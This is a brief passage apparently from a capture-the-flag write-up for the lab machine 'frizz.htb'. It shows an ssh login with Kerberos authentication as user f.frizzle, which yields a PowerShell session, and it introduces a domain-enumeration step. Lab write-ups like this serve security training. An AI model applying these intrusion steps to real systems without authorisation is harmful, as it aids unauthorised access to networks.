ssh f.frizzle@frizz.htb -k  Resulting in a PowerShell session as
 f.frizzle.
Domain Enumeration
After gaining interactive access as f.frizzle, enumerate group membership and domain privileges.